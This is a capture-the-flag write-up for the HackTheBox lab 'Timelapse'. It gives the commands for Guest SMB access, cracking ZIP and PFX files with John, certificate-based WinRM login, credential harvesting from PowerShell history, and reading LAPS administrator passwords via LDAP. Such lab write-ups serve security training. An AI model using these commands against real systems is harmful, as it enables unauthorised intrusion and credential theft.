

HackTheBox - Timelapse
OS: Windows
Difficulty: Easy
Platform: HackTheBox
Box IP: 10.129.42.199
Box Creator: ctrlzero
WriteUp Author: 5up4
Box Released: Jun 6, 2022
Tools: John, Netexec, Smbclient, Evil-Winrm
WriteUp Updated: Aug 12, 2026
Overview
Timelapse is an Easy Windows machine, which involves accessing a publicly accessible SMB share that contains a zip file. This zip file requires a password which can be cracked by using John. Extracting the zip file outputs a password encrypted PFX file, which can be cracked with John as well, by converting the PFX file to a hash format readable by John. From the PFX file an SSL certificate and a private key can be extracted, which is used to login to the system over WinRM. After authentication we discover a PowerShell history file containing login credentials for the svc_deploy user. User enumeration shows that svc_deploy is part of a group named LAPS_Readers. The LAPS_Readers group has the ability to manage passwords in LAPS and any user in this group can read the local passwords for machines in the domain. By abusing this trust we retrieve the password for the Administrator and gain a WinRM session.
1. Initial Enumeration
A full TCP port scan was conducted to identify the services exposed by the target.
sudo nmap -p- --min-rate=5000 10.129.42.199 -oN Timelapse_all


The open ports were then subjected to service and version detection, along with common Nmap scripts, to identify the underlying services and gather information relevant to potential attack paths.
sudo nmap -p53,88,135,139,389,445,464,593,636,3268,3269,5986,9389 -sCV 10.129.42.199 -oN Timelapse_CV
2. Environment Preparation
Kerberos authentication is sensitive to time synchronization. Since the server reported a significant clock skew, the system time was synchronized before attempting further authentication.
sudo ntpdate 10.129.42.199

The local /etc/hosts file was updated with the hostnames discovered during enumeration.
echo "10.129.42.199 timelapse.htb dc01.timelapse.htb dc01" | sudo tee -a /etc/hosts
3. Initial Enumeration: SMB
Since no credentials or keys were available at this stage, anonymous access to the SMB service was first attempted to enumerate the available shares using NetExec.
nxc smb timelapse.htb -u '' -p '' --shares

Since anonymous access was insufficient to enumerate the shares, authentication was then attempted using the Guest account.
nxc smb timelapse.htb -u 'Guest' -p '' --shares

The Guest account allowed us to enumerate the available SMB shares. Of particular interest was the non-standard Shares share, which was accessible with read permissions.
Next, the Shares share was enumerated using smbclient to inspect its contents.
smbclient //timelapse.htb/Shares -U Guest%'' recurse

Among the files exposed by the share, winrm_backup.zip was particularly interesting because it contained a PFX certificate file.

The ZIP archive was password-protected, preventing direct extraction of its contents. The archive was therefore converted into a John the Ripper-compatible hash using zip2john, followed by a password-cracking attempt with John the Ripper.
zip2john winrm_backup.zip > hash_winrm_backup.txt john hash_winrm_backup.txt --wordlist=/usr/share/wordlists/rockyou.txt

The extracted PFX file was converted to PEM format, allowing the certificate and private key to be used for WinRM authentication.
 The conversion prompted for a password, confirming that the PFX file was itself password-protected.
The PFX file was converted into a hash format compatible with John the Ripper using pfx2john, followed by a password-cracking attempt.
pfx2john legacyy_dev_auth.pfx > hash_pfx.txt john hash_pfx.txt --wordlist=/usr/share/wordlists/rockyou.txt

The PFX password was successfully cracked.
4. Initial Access : Certificate-Based WinRM Access

With the PFX password recovered, the certificate and private key were converted to PEM format and used to attempt authentication to the target over WinRM with Evil-WinRM.
openssl pkcs12 -in legacyy_dev_auth.pfx -out certificate.pem –nodes evil-winrm -i timelapse.htb -c certificate.pem -k certificate.pem -S

The initial authentication attempt was unsuccessful. Troubleshooting revealed that the installed version of Evil-WinRM was outdated. After updating the tool, authentication to the target succeeded.
5. Privilege Escalation : Local Enumeration with WinPEAS
After obtaining an initial shell, local enumeration was performed, and WinPEAS was uploaded to the target through Evil-WinRM. WinPEAS automates local privilege-escalation enumeration and can quickly identify common Windows misconfigurations and potentially interesting files.
upload winPEASx64_ofs.exe ./winPEASx64_ofs.exe
WinPEAS revealed that PowerShell command history was enabled, with previously executed commands stored on the system. Since PowerShell history can expose sensitive information such as credentials, the history file was inspected for previously executed commands and potentially leaked secrets.


The history contained what appeared to be a plaintext password. The credentials were therefore validated against the WinRM service.
nxc winrm timelapse.htb -u svc_deploy -p 'E3R..<REDACTED>..xuaV'
 The credentials were valid, providing authenticated access as
 svc_deploy.
Authentication was then performed as svc_deploy, followed by additional enumeration to identify the account's privileges and group memberships.
evil-winrm -i timelapse.htb -u svc_deploy -p 'E3R..<REDACTED>..uaV' -S whoami /all

The output showed that svc_deploy is a member of the TIMELAPSE\LAPS_Readers group.
Membership in LAPS_Readers indicated that the account could read LAPS-managed local administrator passwords. LDAP was therefore queried to retrieve the LAPS password associated with the target machine.
nxc ldap timelapse.htb -u svc_deploy -p 'E3R..<REDACTED>..uaV' -M laps
 The LAPS-managed administrator password was successfully retrieved.
The recovered password was then validated against the WinRM service.
nxc winrm timelapse.htb -u administrator -p '%C@..<REDACTED>..GMI6'

Authentication succeeded, confirming that the recovered password belonged to the Administrator account.
An interactive WinRM shell can now be established with Administrator privileges.
evil-winrm -i timelapse.htb -u administrator -p ')o9..<REDACTED>..B6j.]/' -S cd .. tree /f cd .. tree /f cat TRX/Desktop/root.txt
The root.txt flag was successfully retrieved from the TRX user's Desktop directory.
6. Attack Summary
The complete attack chain can be summarized as follows:
- Performed a full TCP port scan and identified an Active Directory environment.
- Enumerated SMB and tested anonymous authentication.
- Authenticated to SMB using the
Guestaccount and discovered theSharesshare. - Retrieved
winrm_backup.zipfrom theDevdirectory. - Cracked the ZIP password with John the Ripper.
- Extracted and cracked the password-protected
legacyy_dev_auth.pfxfile. - Extracted the certificate and private key and used them for WinRM authentication.
- Obtained an initial shell and used WinPEAS for local enumeration.
- Discovered credentials in PowerShell command history.
- Authenticated as
svc_deploy. - Identified membership in the
LAPS_Readersgroup. - Retrieved the LAPS-managed local administrator password through LDAP.
- Authenticated as
Administratorover WinRM and retrievedroot.txt.
7. Lessons Learned
- Tools must always be up-to-date
- SMB shares should be enumerated even when no valid credentials are initially available.
- Guest access can expose files and other information that lead directly to initial access.
- Password-protected archives should be assessed when they contain potentially sensitive authentication material.
- PFX files may contain certificates and private keys that can be used for authentication.
- PowerShell command history should be checked during post-exploitation enumeration because it may contain sensitive information.
- Active Directory group memberships can provide important privilege-escalation paths.
- LAPS protects against static local administrator passwords, but excessive read permissions can expose those credentials to unintended users.
Latest
Events
Team Simple - All Rights Reserved ©